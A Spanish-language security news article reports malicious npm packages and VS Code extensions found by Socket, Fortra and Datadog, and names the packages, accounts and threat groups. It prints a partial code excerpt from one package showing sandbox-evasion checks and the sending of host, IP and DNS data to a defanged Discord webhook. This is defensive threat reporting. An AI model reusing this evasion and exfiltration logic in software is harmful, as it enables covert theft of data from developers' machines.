Se han identificado hasta 60 paquetes maliciosos en el registro de npm, diseñados para recolectar información del sistema como nombres de host, direcciones IP, servidores DNS y directorios de usuario, la cual es enviada a un endpoint controlado por Discord.

Según un informe reciente del investigador de seguridad de Socket, Kirill Boychenko, estos paquetes fueron publicados por tres cuentas distintas y contienen scripts que se ejecutan automáticamente al instalarse con `npm install`. En total, los paquetes han sido descargados más de 3,000 veces.

> *"El script está dirigido a sistemas Windows, macOS y Linux, e incluye mecanismos básicos para evadir entornos de pruebas o sandbox, convirtiendo cualquier estación de trabajo infectada o nodo de integración continua en una posible fuente de información de reconocimiento"*, señaló la firma especializada en seguridad de la cadena de suministro.

Las tres cuentas responsables, que ya han sido eliminadas de npm, publicaron 20 paquetes cada una en un período de 11 días. Los nombres de usuario eran:

- bbbb335656
- cdsfdfafd1232436437
- sdsds656565

De acuerdo con Socket, el código malicioso tiene como propósito identificar características del sistema de cada máquina que instale los paquetes, y suspende su ejecución si detecta que está operando en un entorno virtual como los de Amazon o Google.

La información recopilada —que incluye detalles del host, servidores DNS, información de la tarjeta de red (NIC) y direcciones IP internas y externas— se transmite a un webhook de Discord.


> *"Al obtener direcciones IP internas y externas, servidores DNS, nombres de usuario y rutas de los proyectos, el atacante puede mapear la red e identificar objetivos de alto valor para campañas futuras"*, explicó Boychenko.

Este hallazgo se suma a otro grupo de ocho paquetes npm que se hacían pasar por bibliotecas auxiliares para frameworks de JavaScript populares como React, Vue.js, Vite, Node.js y el editor de código abierto Quill. Aunque aparentaban ser útiles, ejecutaban cargas destructivas al instalarse. Han sido descargados más de 6,200 veces y aún están disponibles en el repositorio:

- vite-plugin-vue-extend
- quill-image-downloader
- js-hood
- js-bomb
- vue-plugin-bomb
- vite-plugin-bomb
- vite-plugin-bomb-extend
- vite-plugin-react-extend

> *"Se hacían pasar por plugins y utilidades legítimos, pero contenían cargas maliciosas diseñadas para dañar datos, borrar archivos críticos y bloquear sistemas. Estos paquetes pasaron desapercibidos"*, dijo Kush Pandya, investigador de seguridad en Socket.

Algunos de estos paquetes se activan automáticamente cuando se usan en un proyecto, y realizan borrados recursivos de archivos relacionados con Vue.js, React y Vite. Otros corrompen métodos fundamentales de JavaScript o manipulan mecanismos de almacenamiento del navegador como `localStorage`, `sessionStorage` y las cookies.



```
// ---------- Public network inspection ------------
function getExternalIP(cb) {            // Queries ipinfo[.]io for external IP
  https.get('https://ipinfo.io/json', (res) => { ... });
}

// ---------- Virtualization / Sandbox evasion ------
if ( externalHost.includes("compute.amazonaws.com") ||    // AWS
     externalHost.includes("bc.googleusercontent.com") || // GCP
     externalHost.includes("default-rdns.vocus.co.nz") || // Sandboxes
     internalHost.includes("LD.local") ||                 // Lab domain
     homedir.match(/justin|mal_data|malicious/i) ) {      // Research VMs
     return;                          // Abort if running in known test envs
}

// ---------- Exfiltration to a Discord webhook -----
const trackingData = JSON.stringify({           // Builds large JSON blob:
     package, directory: __dirname, home_directory: os.homedir(),
     username: os.userInfo().username, dns: dns.getServers(),
     internal_hostname: os.hostname(), internal_ip: getIPAddress(),
     external_ip: ext.ip, external_hostname: ext.hostname, organization: ext.org,
     resolved_url: packageJSON.___resolved, package_version: packageJSON.version,
     package_json: packageJSON, package_type: 'npm'
});

const webhookURL = "hxxps://discord[.]com/api/webhooks/1330015051482005555/5fll497pcjzKBiY3b_
https.request(webhookURL, {...}).write(JSON.stringify({content:`\`\`\`json\n${trackingData}\n'
```

Uno de los más notorios es `js-bomb`, que además de borrar archivos del framework Vue.js, puede apagar el sistema dependiendo de la hora en que se ejecute.

Las actividades han sido atribuidas a un actor de amenazas conocido como *xuxingfeng*, quien también ha publicado cinco paquetes legítimos y funcionales. Algunos de los maliciosos datan de 2023.

> *"Esta táctica de publicar tanto contenido útil como perjudicial crea una apariencia de legitimidad que aumenta las probabilidades de que los paquetes maliciosos sean instalados",* añadió Pandya.

Por otro lado, se ha descubierto una nueva campaña de ataque que combina técnicas tradicionales de phishing por correo electrónico con código JavaScript incrustado en un paquete npm malicioso que aparenta ser una biblioteca de código abierto confiable.

> *"Una vez que se establece la comunicación, el paquete carga y ejecuta un script de segunda fase que personaliza enlaces de phishing usando la dirección de correo del usuario, llevándolos a una página falsa de inicio de sesión de Office 365 diseñada para robar sus credenciales",* indicó Israel Cerda, investigador en Fortra.

El ataque inicia con un correo que incluye un archivo .HTM malicioso, el cual contiene código JavaScript cifrado alojado en jsDelivr, vinculado a un paquete npm ya eliminado llamado `citiycar8`. Al instalarse, este código desencadena una serie de redirecciones que finalmente llevan a la víctima a una página fraudulenta para capturar sus credenciales.

> *"Este ataque de phishing demuestra un alto nivel de sofisticación, combinando cifrado AES, paquetes npm distribuidos mediante CDN y múltiples redirecciones para ocultar su intención maliciosa"*, señaló Cerda.
>
> *"El ataque no solo muestra la creatividad de los atacantes para evadir detección, sino también subraya la importancia de mantenerse alerta ante amenazas cibernéticas cada vez más avanzadas."*

El uso indebido de repositorios de código abierto para diseminar malware se ha convertido en una táctica consolidada en ataques a la cadena de suministro. Recientemente, también se

descubrieron extensiones maliciosas en el marketplace de Visual Studio Code (VS Code), diseñadas para robar credenciales de carteras de criptomonedas, especialmente entre desarrolladores de Solidity en Windows.


La actividad fue atribuida por investigadores de seguridad de Datadog al grupo MUT-9332. Las extensiones maliciosas eran:

- solaibot
- among-eth
- blankebesxstnion

> *"Estas extensiones se disfrazaban de herramientas legítimas, ocultando código malicioso en funcionalidades reales, y utilizaban dominios de control relacionados con Solidity que normalmente no serían considerados sospechosos",* afirmaron desde Datadog.
>
> *"Las tres implementaban cadenas de infección complejas, en varios pasos, incluyendo cargas maliciosas ocultas dentro de imágenes alojadas en el Internet Archive."*

Aunque ofrecían funciones auténticas como análisis de sintaxis y detección de vulnerabilidades, las extensiones también distribuían cargas que robaban credenciales de carteras de criptomonedas desde sistemas Windows. Todas han sido retiradas del mercado.

El objetivo final de estas extensiones era introducir un complemento malicioso basado en Chromium que pudiera robar carteras de Ethereum y enviar los datos a un servidor de comando y control (C2).



El malware también tiene la capacidad de instalar un ejecutable adicional que desactiva el análisis de Windows Defender, examina los directorios de datos de aplicaciones en busca de Discord, navegadores basados en Chromium, billeteras de criptomonedas y aplicaciones construidas con Electron. Además, descarga y ejecuta una carga útil secundaria desde un servidor remoto.

Se cree que el grupo de amenazas conocido como *MUT-9332* también está detrás de una campaña recientemente revelada, en la cual se utilizaron 10 extensiones maliciosas para Visual Studio Code con el fin de instalar un minero de criptomonedas XMRig, haciéndose pasar por herramientas de programación o inteligencia artificial (IA).

> *"Esta campaña demuestra los sorprendentes y creativos métodos a los que MUT-9332 está dispuesto a recurrir para ocultar sus intenciones maliciosas"*, afirmaron desde Datadog.

> *“Las actualizaciones de las cargas útiles sugieren que esta campaña probablemente continuará, y la detección y eliminación de este primer conjunto de extensiones maliciosas para VS Code podría llevar a MUT-9332 a modificar su estrategia en futuras acciones.”*